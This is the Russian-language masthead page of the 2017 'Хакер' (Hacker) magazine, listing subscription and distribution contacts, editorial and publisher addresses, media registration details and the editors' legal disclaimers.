РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Наталья Алехина
Отдел распространения
lapina@glc.ru

Подробная информация по подписке: info@glc.ru
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д.19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017